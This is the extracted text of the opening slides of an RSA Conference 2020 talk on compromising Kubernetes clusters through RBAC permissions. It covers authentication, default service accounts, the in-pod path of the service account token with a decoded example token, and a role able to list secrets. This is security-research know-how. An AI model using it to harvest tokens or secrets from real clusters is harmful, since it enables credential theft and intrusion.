

**RSA**® Conference 2020

San Francisco | February 24 – 28 | Moscone Center

HUMAN  
ELEMENT

SESSION ID: DSO-W01

# Compromising Kubernetes Cluster by Exploiting RBAC Permissions



**Eviatar Gerzi**

Security Researcher  
CyberArk  
@g3rzi

#RSAC

# # whoami

Eviatar Gerzi (@g3rzi) 

Security Researcher at

CyberArk



<https://websitesetup.desi/pokemon-go-mod-apk-v0-147-1free-download-2019/>

<https://www.pokemon.com/us/pokedex/dragonite>



# Kubernetes



# Kubernetes


**“AN OPEN-SOURCE SYSTEM FOR  
AUTOMATING DEPLOYMENT,  
SCALING AND MANAGEMENT  
OF CONTAINERIZED APPLICATIONS.”**

# Kubernetes – containerized application

## APPLICATION + DEPENDENCIES




- Isolated
- Quickly
- Reliably



<https://hackernoon.com/practical-introduction-to-docker-compose-d34e79c4c2b6>

# Kubernetes architecture





## Access to Kubernetes API


Authentication



Authorization




Admission Control



# Authentication



Normal User



Service Account


# Authentication

Normal User



- X509 Client Certs
- Static Token File
- Static Password File
- OpenID Connect Tokens
- Webhook Token Authentication
- Authenticating Proxy

Service Account



- Service Account Tokens

## Service Account

“When you create a pod, if you do not specify a service account, it is automatically assigned the default service account in the same namespace.”

# Service Account

**NOT specify**




**default service account**

**Specify**



**ANY service account in the namespace**

# Service Account Token Location



# Service Account Token

```
/run/secrets/kubernetes.io/serviceaccount # ls -ll
total 0
lrwxrwxrwx  1 root      root          13 Jul  9 11:32 ca.crt -> ..data/ca.crt
lrwxrwxrwx  1 root      root          16 Jul  9 11:32 namespace -> ..data/namespace
lrwxrwxrwx  1 root      root          12 Jul  9 11:32 token -> ..data/token
/run/secrets/kubernetes.io/serviceaccount #
```

Encoded

## Decoded

```
{  
  "iss": "kubernetes/serviceaccount",  
  "kubernetes.io/serviceaccount/namespace": "default",  
  "kubernetes.io/serviceaccount/secret.name": "myservice-  
token-ktpbc",  
  "kubernetes.io/serviceaccount/service-account.name":  
  "myservice",  
  "kubernetes.io/serviceaccount/service-account.uid":  
  "48ccff0d-7553-11e8-a1cc-0242eb256cc3",  
  "sub": "system:serviceaccount:default:myservice"  
}
```




RSA®Conference2020



# Authorization

# Role-Based Access Control (RBAC)



# Role-Based Access Control (RBAC)

(Cluster)RoleBinding

(Cluster)Role

Verbs: list  
Resources: secrets

